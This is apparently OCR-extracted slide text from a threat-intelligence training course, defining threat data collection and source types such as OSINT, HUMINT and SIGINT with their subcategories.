
____

____

____

____

____




Threat Intelligence Data Collection

- Threat Intelligence Data Collection is a collection of **relevant and reliable data** for analysis. It is the key to achieving better threat intelligence output

- Data can be gathered from **multiple sources and feeds** including Human Intelligence (HUMINT), Imagery Intelligence (IMINT), Signals Intelligence (SIGINT), Open Source Intelligence (OSINT), Social Media Intelligence (SOCMINT), and others

- Analysts can collect threat data either from multiple security teams in an organization or by **manually conducting** the threat **data collection**



Threat Intelligence Sources

Open-Source Intelligence (OSINT)

- Information is collected from the **publicly available sources** and analyzed to obtain a rich useful form of intelligence
- OSINT sources:
  - Media
  - Internet
  - Public government data
  - Corporate and academic publishing
  - Literature


Human Intelligence (HUMINT)

- Information is collected from **interpersonal contacts**
- HUMINT sources:
  - Foreign defense personnel and advisors
  - Accredited diplomats
  - NGOs
  - Prisoners of War (POWs)
  - Refugees
  - Traveler interview or debriefing

Signals Intelligence (SIGINT)

- Information is collected by **intercepting signals**
- Signal intelligence comprises of:
  - **Communication Intelligence (COMINT)**: Obtained from the interception of communication signals
  - **Electronic Intelligence (ELINT)**: Obtained from electronic sensors like radar and lidar
  - **Foreign Instrumentation Signals Intelligence (FISINT)**: Signals detected from non-human communication systems

Notes:



Threat Intelligence Sources (Cont'd)

